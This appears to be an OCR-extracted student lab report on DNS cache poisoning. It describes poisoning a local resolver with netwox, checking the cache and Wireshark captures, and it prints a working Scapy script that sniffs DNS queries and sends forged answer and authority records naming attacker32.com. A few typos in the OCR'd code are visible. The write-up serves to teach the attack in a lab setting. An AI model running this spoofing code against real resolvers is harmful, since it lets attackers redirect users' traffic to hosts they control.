
Task 6: DNS Cache Poisoning Attack




The DNS cache is now poisoned so when the user tries to use the dig command even with the netwox attacker command not running, the result will have the attacker's IP address in the answer section for the next 10 minutes due to the TTL being set at 600. This can further be verified that the DNS cache poisoning was successful by looking at the DNS cache on the server VM as seen below. After dumping the cache and then viewing it, it can be found in the cache that the authanswer for www.example.net is set to the attacker's IP address as intended by the netwox command. This is evidence that the DNS cache poisoning was successful.



Task 7: DNS Cache Poisoning: Targeting the Authority Section



The above image shows the attacker VM using dnsattack.py which is the code to carry out the DNS cache poisoning attack to use the authority section in the DNS replies. The attack is successful because when the user VM use the dig command on www.example.net the answer section is still the attacker's IP address from the cache poisoning and the Authority Section has now changed to NS attacker32.com. The attack can also be seen as a success in Wireshark because the highlighted packet in Wireshark shows that the DNS packet is what contained the attacker32.com information that was put in the Authority Section. Now that the attack is successful, this entry is cached by the local DNS server and ns.attacker32.com will be used as the nameserver for future queries of the example.net domain. As long as the attack controlled this Authority section, then they would be able to provide forged answers for any queries to that domain. The code used in dnsattack.py is pictured below:


Terminal
#!/usr/bin/pythong
from scapy.all import *
def spoof_dns(pkt):
if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A",ttl=259200, rdata='10.0.2
.15')
NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200,
rdata='attacker32.com')
NSsec2 = DNSRR(rrname='example.net', type='NS',
ttl=259200, rdata='ns2.example.net')
Addsec1 = DNSRR(rrname='ns1example.net', type="A",
ttl=259200, rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns2.example.net', type="A",
ttl=259200, rdata='5.6.7.8')
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0,
an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
1,1 All